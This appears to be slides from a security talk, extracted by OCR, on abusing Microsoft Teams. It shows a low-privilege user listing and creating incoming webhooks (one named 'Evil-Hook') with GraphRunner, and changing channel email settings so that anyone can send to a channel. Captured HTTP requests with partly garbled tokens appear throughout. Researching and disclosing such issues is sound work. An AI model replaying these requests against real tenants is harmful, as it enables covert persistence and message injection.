


# Yet It Does...

```
"ConnectorType":null,
"ShowErrorIcon":false,
"ConfiguredConnectors":[
    {
        "ProviderGuid":"203ale2c-26cc-47ca-83ae-be98f960b6b2",
        "MailboxName":null,
        "OwnerEmail":"lowpriv@████████.onmicrosoft.com",
        "Description":"lowpriv_webhook",
        "ConnectorConfigurationId":
        "AAMkAGY2OGRmZWU3LTJhNDMtNDEwMy04ZjF1LWJkYjYONTB1Yjk5MQBGAAAAAACYp6vISXvtSq
        "AddedByDescription":"Added by: low priv",
        "CorrectiveAction":0,
        "IsUpdateAllowedForUser":true
    },
    {
        "ProviderGuid":"203ale2c-26cc-47ca-83ae-be98f960b6b2",
        "MailboxName":null,
        "OwnerEmail":"highpriv@████████.onmicrosoft.com",
        "Description":"Webook",
        "ConnectorConfigurationId":
        "AAMkAGY2OGRmZWU3LTJhNDMtNDEwMy04ZjF1LWJkYjYONTB1Yjk5MQBGAAAAAACYp6vISXvtSq
        "AddedByDescription":"Added by: high priv",
        "CorrectiveAction":0,
        "IsUpdateAllowedForUser":true
    }
]
```

# Getting the Goods

- Once we have the `ConnectConfigurationID` – We can send a request and get the URL of the Connector (aka a webhook)



The screenshot shows a browser interface with two tabs: 'Request' and 'Response'. The 'Request' tab displays a GET request to `/connectors/IncomingWebhook/Manage/Show?MailboxAddress=[REDACTED]`. The 'Response' tab shows the server's response. The response body contains a `<span>` element with a `useWebAddressBelowLabel` class, which includes a URL: `https://[REDACTED].webhook.office.com/webhookb2/76ee0313-4ab0-4c32-a70d-a698c0a078b2@0|[REDACTED]/IncomingWebhook/93a7f30e0f114e209153546c6c118240/[REDACTED]zIwiaXNzIjoiaHR0cHM6Ly92dHMu2luZG93cy5uZXQwMDE1MWFjNjctCOGRjNCDOoMjJmlWI3NGItMDU3YWEcDYxZGQyLyIsImhdcI6MTcwMjQxNTIzNiwiibmJmIjoxNzAyNDE1MjM2LCJleHaiOjE3MDIDMjM2NDUsImFjciI6IjEiLC0haW8iOjIJBVFFBeSS4VkfFQUFTS2hXVs3hOMFpuU2NhNHEvQk5DeHhLNzdqVFFXTDRNlI4cStXZmpuQXc1Y2JneKNXY2FPccis3cEdLdjheCgylIwiYljpbIn32ZCJdlCJhcHBpZC16ImQzNTkv2WQ2LTUVyYjMtNDEwMi1hZW2mlWFh2DlyOTJhYjAxYyIsImfwcGlkYWNNyjoiMClSmZhbWlseV9uW1l1joiChUpd1lsImdpdmVuX2ShbWUiOjJsb3c1LCJpcGfkZHI0i15oS4yMzIuNTI2ljU2IiwbmFtZS16ImxvdyBwcml2Iiwb21kIjoi2Tc4MzQ1ZjEtMmU1My00MmUyLWE3OTUTzmnhMzgzzjZ1MjU5i1icHvpZC16IjewMDMyMDAzMUE1QjRENTiLCJyaC16IjAuQV2BQVo2eFJBY1NOTDBLMON3VjZvWV1kMHR3SX1wa1M5bD1Ec3FjR21yMip3SWEQu9ZLiIsInNjc16IkNbms5Y3RvcnMu0RhcrHPdmVDYXJkcy5Y3Ppb25zIHVzZXJfaWlWZKJzb25hdGlvbiisInN1YiIEI1hkRzlxTVpuUg5U1N2dTZ6X3EDZWyvSkdtc0tQbFFRZG1iSTR2dGloUmcilCJ0aWQioiIwMTUxYWMCNy04ZGMOLtQyMmYcYjcwY10wNTdhdYTE4njFkZDl1iLCJlbmlxdWVfbmFtZS16Imxvd3ByaxZAPW1zWxiZXJnRG9tYWlucy5vbmlpY3Jvc29mdC5jb20iLCJ1cG4iOjSb3dvcm12QEvpZGVsYmVy20RvbWFpbnMub25taWnyb3NvZnQuY29tIiwidXRpIjoiT2d0aXvWRTJRJTJedG9`. A red box highlights this URL, and a pink arrow points upwards from the bottom right towards it.

# Example Graphrunner – Get-Webhooks

```
PS C:\Users\Admin\Desktop\GraphRunner-main> Get-Webhooks
Team: Research
TeamID: [REDACTED]
Checking Channel: Gitlab
ChannelID: [REDACTED]@thread.tacv2
Connector Details:
MailboxName:
OwnerEmail: lowpriv@[REDACTED].onmicrosoft.com
Description: Gitlab_Security
ConnectorConfigurationId: AAMkAD1lMTQ1NDJ1LTg0YWMtNGYyYi1hOTQzLWRhNTNkNjE3ZTU50QBAAAAAAABdi55UPmqT7X7OJxgbwEBwB1URJV-1RkT7y6Ng2EyZ9zAAAAAAEaAAB1URJV-1RkT7y6
AddedByDescription: Added by:low priv
CorrectiveAction: 0
IsUpdateAllowedForUser: True
Webhooks: https://[REDACTED].webhook.office.com/webhookb2/[REDACTED]/IncomingWebhook/adfa
Connector Details:
MailboxName:
OwnerEmail: highpriv@[REDACTED].onmicrosoft.com
Description: Gitlab_Notification
ConnectorConfigurationId: AQMkAD1lMTQ1NDJ1LTg0YWMtNGYyYi1hOTQzLWRhNTNkNjE3ZTU50QAARgAAA12Ln1Q_aq1Ptf4nGCVvAQHAHVRE1X_VGRPvLo2DYTJn3MAAAIBGgAAAHVRE1X_VGRPvLo2
AddedByDescription: Added by:high priv
CorrectiveAction: 0
IsUpdateAllowedForUser: True
Webhooks: https://[REDACTED].webhook.office.com/webhookb2/[REDACTED]/IncomingWebhook/c938
Checking Channel: News
ChannelID: [REDACTED]@thread.tacv2
Connector Details:
MailboxName:
OwnerEmail: highpriv@[REDACTED].onmicrosoft.com
Description: Reddit_News
ConnectorConfigurationId: AQMkAD1lMTQ1NDJ1LTg0YWMtNGYyYi1hOTQzLWRhNTNkNjE3ZTU50QAARgAAA12Ln1Q_aq1Ptf4nGCVvAQHAHVRE1X_VGRPvLo2DYTJn3MAAAIBGgAAAHVRE1X_VGRPvLo2
AddedByDescription: Added by:high priv
CorrectiveAction: 0
IsUpdateAllowedForUser: True
Webhooks: https://[REDACTED].webhook.office.com/webhookb2/[REDACTED]/IncomingWebhook/ecab
```

# Creating Webhooks

# Creating Webhooks

- Follows the same process for enumerating
- With one extra step – A POST request that contains a Webkit form submission
  - Webkit contains:
    - The type of webhook
    - Name
    - Channel
    - Request Value
    - Etc.

```
-----WebKitFormBoundaryXq8duIBBYQmYGeiE
Content-Disposition: form-data; name="__RequestVerificationToken"

O12Sc9OnUPBA2M2IIViLhPQGDDr7vipn-DbDxe2GShIAAQAAeVZ5SY-La9I4XieNasMxwOu6Xms8NOGarJn7B4EH43JuRX7IAWTZUU
xC5rc-mPQLaSpBTEDWfV1QfyfiSTPgmb26C3iMtoz1KP7HdQX6ICoSqJoMQc1LbWOnqBOhaXylcoFkJQaYcRrRRN6JNkcJbaQppJgE
1petxSst5SQ_6GPEXsZcp9G91xRN5063_GidJRxR8nyuvybduxw8uDct_eG2s84VVbkVg8HQjOSs2pDwkoIsDUCdOoXs9gZzsGPJh
ja8kVVCfHc8_Z1OPiQ4nweNs2RXa9vc7Q8HJT9posysZUWMcY5AZ7FJbG9oJtZwfbKRpQzN1fgzEZw1EHGmWAAAAArDtV2mvprnhkt
HK9hXK8ectjIaTrpIX2QuEswL20ZFbJeje3HR6Mf_wtbWtidP84cAXRgXuXc4G9M3d4Y_4sinSuGGwZweeEGYMLzFtGaZtGe4BAmSk
aZj_D4xB-o2JE1
-----WebKitFormBoundaryXq8duIBBYQmYGeiE
Content-Disposition: form-data; name="ConnectorConfigurationId"

-----WebKitFormBoundaryXq8duIBBYQmYGeiE
Content-Disposition: form-data; name="AlternateId"

bd1fb3fd06da474b92e7bd9a17a00709
-----WebKitFormBoundaryXq8duIBBYQmYGeiE
Content-Disposition: form-data; name="ForwardToEmail"
```

## The Catch

- When passing the Webkit request to the API with our current values we get an error...
- Why????????
- Because the request TeamsID must be the ID of the "General" channel of that Teams not the actual channel you want to put the hook in
- The desired channel ID goes in the Webkit form.

# The Difference – The Channel ID

**Request**

Pretty Raw Hex

```
1 POST /connectors/IncomingWebhook/Manage/Create?Client=SkypeSpaces&MailboxAddress=
[REDACTED]&Culture=en-us&
HostName=teams.microsoft.com&iFrame=true&SSApiHost=ca.ng.msg.teams.microsoft.com&SSThread=
19:7a9a64dbb4f64a2ca9031fb8e5419155@thread.tacv2&SSTheme=default&enableConnectorApps=true&
isDesktopClient=false HTTP/1.1
2 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/119.0.6045.123 Safari/537.36
3 Content-Type: multipart/form-data; boundary="----WebKitFormBoundaryXq8duIBBYQmYGeiE"
4 Host: outlook.office.com
5 Cookie: SkypeSpacesTeamId=19:7a9a64dbb4f64a2ca9031fb8e5419155@thread.tacv2;
DefaultAnchorMailbox=lowpriv@outlook.office.com; BearerTokenFromWorkload=
eyJ0eXAiOiJKV1QiLCJhb25jZSI6IjNjeEJma2JZYTRDY29NMWlrcmRiT28tYzIxvHrMHVrN0tOZ0tFT29zS28iLCJhbGc
i0iJSUzI1NiIsIngldCI6IjVCM25SeHRRN2ppOGVORGmzRnkwNUtmOTdaRSIsImtpZCI6IjVCM25SeHRRN2ppOGVORGmzRn
kwNUtmOTdaRSJ9.eyJhdWQiOiJodHRwczovL291dGxvb2sub2ZmaWN1MzY1LmNvbS9jb25uZWNUb3JzIiwiiaXNzIjoiaHR0
cHM6Ly9zdHMud2luZG93cy5uZXQvMDE1MWFjNjctGRjNCOOMjJmLWI3MGItMDU3YWEExODYxZGQyLyIsImlhcdI6MTcwNDc
yOTcxNCwibmJmIjoxNzAONzI5NzEOLCJ1eHAiOjE3MDQ3MzgwNTMsImFjY3QiOjAsImFjciI6IjEiLCJhaW8iOjJBVFBeS
```

**Response**

Pretty Raw Hex Render

```
43
44 <script src="
//ajax.aspnetcdn.com/ajax/jquery/jquery-1.9.
0ft.com">
</script>
45
46 <script src="
/connectors/bundles/fabricjsbundle?v=vpw8hLi
riv@EidelbergDomains.onmicrosoft.com">
</script>
47
48 <script>
49   document.title = "Error";
50   var diagnosticDetailsCollapsed = false;
51   var urlActionToHome =
'<a href="/connectors/?Client=SkypeSpaces&MailboxAd
```

**Request**

Pretty Raw Hex

```
1 POST /connectors/IncomingWebhook/Manage/Create?Client=SkypeSpaces&MailboxAddress=
[REDACTED]&Culture=en-us&
HostName=teams.microsoft.com&iFrame=true&SSApiHost=ca.ng.msg.teams.microsoft.com&SSThread=
19:7a9a64dbb4f64a2ca9031fb8e5419155@thread.tacv2&SSTheme=default&enableConnectorApps=true&
isDesktopClient=false HTTP/1.1
2 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/119.0.6045.123 Safari/537.36
3 Content-Type: multipart/form-data; boundary="----WebKitFormBoundaryXq8duIBBYQmYGeiE"
4 Host: outlook.office.com
5 Cookie: SkypeSpacesTeamId=19:CL1HGBY7Qg81fcct08nqinDpsg3gIEAJUEevsWJwx041@thread.tacv2;
DefaultAnchorMailbox=lowpriv@outlook.office.com; BearerTokenFromWorkload=
eyJ0eXAiOiJKV1QiLCJhb25jZSI6IjNjeEJma2JZYTRDY29NMWlrcmRiT28tYzIxvHrMHVrN0tOZ0tFT29zS28iLCJhbGc
i0iJSUzI1NiIsIngldCI6IjVCM25SeHRRN2ppOGVORGmzRnkwNUtmOTdaRSIsImtpZCI6IjVCM25SeHRRN2ppOGVORGmzRn
kwNUtmOTdaRSJ9.eyJhdWQiOiJodHRwczovL291dGxvb2sub2ZmaWN1MzY1LmNvbS9jb25uZWNUb3JzIiwiiaXNzIjoiaHR0
cHM6Ly9zdHMud2luZG93cy5uZXQvMDE1MWFjNjctGRjNCOOMjJmLWI3MGItMDU3YWEExODYxZGQyLyIsImlhcdI6MTcwNDc
yOTcxNCwibmJmIjoxNzAONzI5NzEOLCJ1eHAiOjE3MDQ3MzgwNTMsImFjY3QiOjAsImFjciI6IjEiLCJhaW8iOjJBVFBeS
84VkfBOUFJbWg5Tn2g01jkMkdUN3BnWGNJOS93aEpneVZ5K1A3dVd3VmwdOzhzY1FHVOx2VFpJbzFJbT12YnbGZ21sWxlqI
```


**Response**

Pretty Raw Render

```
285
286 </span>
287 <input aria-labelledby="useWebAdressBelowLabel" ariareadonly="true"
class="webhookUrlTextBox form-control webhookUrl" id="Address"
name="Address" readonly="True" style="display: inline-block"
tabindex="0" type="text" value="
https://[REDACTED].webhook.office.com/webhookb2/[REDACTED] / Incoming
Webhook/f9cc981ef0a148a2a326fb98489b3e90/e78345f1-2e53-42e2-a795-fca
383f6e259" />
<button title="Copy to Clipboard" class="form-group copy_button"
type="button" onclick="CopyToClipboard('webhookUrl',
'https://[REDACTED].webhook.office.com/webhookb2/[REDACTED] / Incoming
Webhook/f9cc981ef0a148a2a326fb98489b3e90/e78345f1-2e53-42e2-a795-fc
a383f6e259', 'Copy to Clipboard: Ctrl+C, Enter', 'Copied to
Clipboard!')"/>
```

# Example GraphRunner - Create-Webhook

```
Team Name: General
Channel Name: Demo
Token value: Ol2Sc90nUPBA2M2IIViLhPQGDDr7v1pn-DbDxe2GShIAAQAAeVZ5SY-La9I4XieNasMxwOu6Xms8N0GarJn7B4EH43JuRX7IAWTZUUXC5rc-mPQLaSpBTEDwfV1QfyfiSTPgmb26C3iMtozlKP7HdQX6ICoSqJoMQc1LbW0nqB0haXy1coFkJQaYcRrRRN6JNkcJbaQppJg81petxSst5SQ_6GPEXsZcp9G91xRN5063_-GidJRxR8nyuvybkuwx8uDct_eG2s84VVbkVg8HQjOSs2pDwkoIsDUCdOoXs9gZzsGPJhja8kVVcFHc8_ZI0PiQ4nweNs2RXa9vc7Q8HJT9posysZUWMcY5AZ7FJbG9oJtZwfbKRpQzN1fgzEZw1EHGmWAAAAArDtV2mvprnhktHK9hxK8ectjIaTrpIX2QuEswL2OZFbJeje3HR6Mf_wtbWtidP84cAXRgXuXc4G9M3d4Y_4s1nSuGGwZweeEGYMLzFtGaZtGe4BAmSkaZj_D4xB-o2JE1
AltID value: bd1fb3fd06da474b92e7bd9a17a00709
Token value: @0151ac67-8dc4-422f-b70b-057aa1861dd2
Webhook Creation Successful
Webhook Name: Evil-Hook
Webhook Address: https://[REDACTED].webhook.office.com/webhookb2/[REDACTED]@0151ac67-8dc4-422f-b70b-057aa1861d
d2/IncomingWebhook/fc23dccbb72e459ca91cc598e33efb01/
```



# Testing in the Wild

- Microsoft claims that this is not meet requirement's to be a security issue
- They're response is that you need access to perform these actions
- We observed this feature enabled in:
  - All tenants have 100s of connectors by default
  - Disabling/delete the user who created them doesn't remove the webhook
  - Numerous clients susceptible

# Interesting

- Creating webhooks this way
  - Avoids the need to install the connector (from the GUI perspective)
- Typically, you need to first install the connector before deploying a webhook

# Interesting

Teams

... +

General

Posts Files Notes

Discover

Your teams

- General
- Research
- General
- Gitlab
- News
- Dev
- Test
- General
- Sample

### Connectors for "General" channel in "Test" team

Keep your group current with content and updates from other services.

Search All Sort by: Popularity

MANAGE

Configured My Accounts

CATEGORY

All Analytics CRM Customer Support Developer Tools HR Marketing News & Social Project Management Others

Connectors for your team

Incoming Webhook Send data from a service to your Office 365 group in real time. [Configure](#)

Forms Easily create surveys, quizzes, and polls. [Configure](#)

All connectors

Azure DevOps Collaborate on and manage software projects online. [Add](#)

RSS Get RSS feeds for your group. [Add](#)

Jira Cloud Gather, organize, and assign issues detected in your software. [Add](#)

Notice its not added Viva Engage Updated [Add](#)

# Channels

And The Things That Should Never Be A Feature

# Channels Can Have Email Addresses

The image shows a Microsoft Teams interface. On the left, a context menu is open over a 'General' channel. The menu items are:

- General notifications
- Pin
- Hide
- Manage channel
- Get email address** (highlighted with a red box)
- Get link to channel
- Edit channel
- Workflows

A large red arrow points from the 'Get email address' menu item to a separate 'Get email address' dialog window on the right. The dialog window contains the following information:

**Get email address**

Demo - General <161d58ed-[REDACTED]@onmicrosoft.com@ca.teams.ms>

**Remove email address**

**Advanced settings**

Only members of this team

Anyone can send emails to this address

Only email sent from these domains:  
e.g. microsoft.com, gmail.com

**Close** **Save**

# Channel Addresses

- Channel addresses are randomly generated, allowing emails to be received if they came from:
  - Internal domains
  - Specific domains
  - Anyone
- Anyone - This means external users can send messages to this address with no issues

# Channel Addresses – Microsoft’s Response

- Microsoft claims that this feature needs to be enabled by IT.
- However, we observed this feature enabled in:
  - 1 dev tenant
  - 1 private tenants used for research
  - 1 freshly created tenant
  - 3 client tenants
- Only requires a GET, POST and PUT (you don’t see PUT requests that often)
- Not available for any Office 365 Government Plans

# GET Request

- Checks if the channel has an email address set. If there is no email address, it will respond with a status code "NotFound"

Request		Response			
	Pretty	Raw	Hex	Pretty	Raw
1	GET /api/mt/amer/beta/channels/19:7a9a64dbb4f64a2ca9031fb8e5419155@thread.tacv2/email HTTP/1.1			1 HTTP/1.1 404 Not Found	
2	Host: teams.microsoft.com			2 Cache-Control: no-cache, no-store	
3	Authorization: Bearer			3 Content-Length: 24	
	eJ0eXAiOjKV1QiLCJub25jZSI6ImxaRlpCT25wc2xINDBwNHdYSERiOVN2eTBOOTJ6eVEwSzVrRlo3W1ZPN1EiLCJhbGciOiJSUzI			4 Content-Type: application/json;	
	iISInglCI6IjVCM25SeHRN2ppOGVORGmzRnkwNUtmOTdaRSISImtpZCI6IjVCM25SeHRN2ppOGVORGmzRnkwNUtmOTdaRSJ9.e			5 Vary: Origin	
	yhdWQiOjodHRwczovL2FwaS5zcGFjZXMu2t5cGUuY29tIiwiAXNzIjoiaHR0cHM6Ly9zdHMud2luZG93cy5uZXQvMDE1MWFjNjct			6 Access-Control-Allow-Credential:	
	CJpjNC0OMjmLWI3MGItMDU3YWExODYxZGQyLyIsImhdCI6MTcwNDMwOTg4NiwbmJmIjoxNzA0MzA5ODg2LCJ1eHAIoJE3MDQzOTY			7 Access-Control-Allow-Origin: ht	
	xTIsImFjY3QiOjAsImFjciI6IjEiLCJhaW8iOjFm1ZnWUVoa2V2emIOM24xcT1Ud2OySGhzcE8rVGZLNmxuWEc2KzVHUmI5OWJhMV			8 Access-Control-Expose-Headers:	
	pEZ0lBIiwiyWlyIjpBInB3ZCJdLCJhcHBpZCI6IjV1M2N1NmMwLTJiMWYtNDI4NS04ZDRiTc1ZWU30Dc4NzMONiIsImFwcG1kYWNyI			9 X-ServerRequestId: 1C14435E7ED9	
	joIMCIsImFdGhfGltZSI6MTcwNDMxMDE0MSwiZmFtaWx5X25hbWUiOjWcm12IiwiZ212ZW5fbmFtZSI6ImxvdyIsImlwYWRkciI6			10 X-MachineName: mtsvc000009	
	Ijk5LjIzM4xMjYuNTYiLCJuYw1IjoibG93IHByaXYiLCJvaWQiOjI1NzgzNDVmMSOyZTUzLTQyZTItYTc5NSimY2EzODNmNmUyNTk			11 Strict-Transport-Security: max-	
	iLCJwdWlkIjoiMTAwMzIwMDMxQTVCNEQ1MiIsInJoIjoiMC5BVkFBWjZ4UkFjU05MMEszQ3dWNm9ZWWQwbGY5RmN4c0xCZEJxSX1Ec2			12 X-Cache: CONFIG_NOCACHE	
	RWc1M3NjJB1kuIiwick2NwIjoidXN1c19pbXB1cnNvbmfOaW9uIiwick21kIjoiMzJhOGRiYTUtYzkwmCO0YTNjLWEyMmQtNjE4MmU3Y			13 X-MSEdge-Ref: Ref A: 1C14435E7E	
	mRhZDI5Iiwick3ViIjoiMjFXaUVUcE11ZDN2Zy1ZUjIteE9td2tpVzPmQnpyVW9FZ0Z2TDRZWXhqWSIsInRlbfFudF9jdHJ5IjoiQOEi			14 Date: Thu, 04 Jan 2024 18:13:19	
	LCJOaWQiOiwMTUxYWM2Ny04ZGMOLTQyMmYtYjcwYi0wNTdhYTE4NjFkZDIiLCJ1bmlxdWVfbmFtZSI6Imxvd3ByaXZARW1kZWxiZXJ			15	
	nRG9tYWlucy5vbmlpy3Jvc29mdC5jb20iLCJ1cG4iOjJsb3dwcm12QEvpZGVsYmVyZ0RvbWFpbnMub25taWNyb3NvZnQuY29tIiwidX			16 {	
	RpIjoibONYNTZydU14RU9wM2RtMj14SF1BQSISInZciI6IjEuMCIsIndpZHMiOlsiYjc5ZmJmNGQtM2VmOS0ONjg5LTgxNDMtNzZiIM			"errorCode": "NotFound"	
	Tk0ZTg1NTA5I1OsInhtc19jYyI6WyJDUDEiXSwieG1zX3NzbSI6IjEifQ.ZBcyryc1JwYzs98IHnJVaF6u916Ig3cYFmtJuLxnYHW1W			}	
	QK3x-ocGTIOYRPoYDY14OPNCM-rIVMCgV8b_xKL6qaG1_HYAK1Skoeear73mBw7jzEsBov64TI1UnA1kCdeo6rxRpvJpDQSgHF_bLGf				
	XapOHeAanDmFqbBsh17nYToi5PQrKFEB2b3WjV9sPR83L0pKbKwgPvQ-1Sz17RWqoJhW4wLFszuveW5ZsB5Nc-uKkUBABt8qY6hd9rN				
	2KPK9MwacxXpANmtDar1Ha83yS-51hgXRDuci7TLN2c9ZAWDDpXrWnDfZx7Gi-uGmA5ssW4s4w8HUf-ed_XzCST1PxA				



# PUT Request


- Allows us to change the current values of “allowedSenderType” if an email address already exists

Request	Response
<pre>Pretty Raw Hex 1 PUT /api/mt/amer/beta/channels/19:7a9a64dbb4f64a2ca9031fb8e5419155@thread.tacv2/email HTTP/1.1 2 Host: teams.microsoft.com 3 Authorization: Bearer 4 J0eXAiOiJKV1QiLCJub25jZSI6ImxaRipCT25wc2xINDBwNhdySERiOVN2eTBOOTJ6eVEwSzVrRlo3W1ZPN1EiLCJhbGciOiJSUzI 5 IisIngidC16IjVCM25SeHRPN2pp0GVORGmRnkwnJutmoTdaRSIsImpzC16IjVCM25SeHRPN2pp0GVORGmRnkwnJutmoTdaRSJ9.e 6 yhdWQiOjodHRwczovL2FwaS5zcGFjZXMu2t5cGUuY29tIiwiiaXnZIjoiaHROCHM6Ly9zdHMud2luZg93cy5uZXQvMDE1MWFjNjct 7 CrjNC00MjmJmLW13MGItMDU3YWExODYxZGQyLyIsImhdC16MtewNDMwOTg4NiwbmJmIjoxNzAOmzA5Dg2LCJleHAiOjE3MDQzOTY 8 xTisImfjY3QiOjAsImFjciI6IjEiLCJhaWBiOjFM1ZnWUVoa2V2emIOM24xcTlUd20ySGhzceB8rVGZLNmxuWEc2KzVHUmISOWJhMV 9 pEZo1BIiwiyjpbInB3ZCjdLCJchBpZC16IjV1M2N1NmMwLTj1MWYtNDI4NSO4ZDRlTc1ZwU30dc4NzMUN1isImFwcG1kYWNyI</pre>	<pre>HTTP/1.1 200 OK Cache-Control: no-cache, no-store Content-Type: application/json; charset=utf-8 Vary: Origin Access-Control-Allow-Credentials: true Access-Control-Allow-Origin: https://teams.microsoft.com Access-Control-Expose-Headers: X-ServerRequestId X-ServerRequestId: ED6FB8879BD3475592FA1DA40A173B66 X-MachineName: mtsvc00000N Strict-Transport-Security: max-age=31536000; includeSubDomains</pre>
Request	Response
<pre>Pretty Raw Hex 1 GET /api/mt/amer/beta/channels/19:7a9a64dbb4f64a2ca9031fb8e5419155@thread.tacv2/email HTTP/1.1 2 Host: teams.microsoft.com 3 Authorization: Bearer 4 J0eXAiOiJKV1QiLCJub25jZSI6ImxaRipCT25wc2xINDBwNhdySERiOVN2eTBOOTJ6eVEwSzVrRlo3W1ZPN1EiLCJhbGciOiJSUzI 5 IisIngidC16IjVCM25SeHRPN2pp0GVORGmRnkwnJutmoTdaRSIsImpzC16IjVCM25SeHRPN2pp0GVORGmRnkwnJutmoTdaRSJ9.e 6 yhdWQiOjodHRwczovL2FwaS5zcGFjZXMu2t5cGUuY29tIiwiiaXnZIjoiaHROCHM6Ly9zdHMud2luZg93cy5uZXQvMDE1MWFjNjct 7 CrjNC00MjmJmLW13MGItMDU3YWExODYxZGQyLyIsImhdC16MtewNDMwOTg4NiwbmJmIjoxNzAOmzA5Dg2LCJleHAiOjE3MDQzOTY 8 xTisImfjY3QiOjAsImFjciI6IjEiLCJhaWBiOjFM1ZnWUVoa2V2emIOM24xcTlUd20ySGhzceB8rVGZLNmxuWEc2KzVHUmISOWJhMV 9 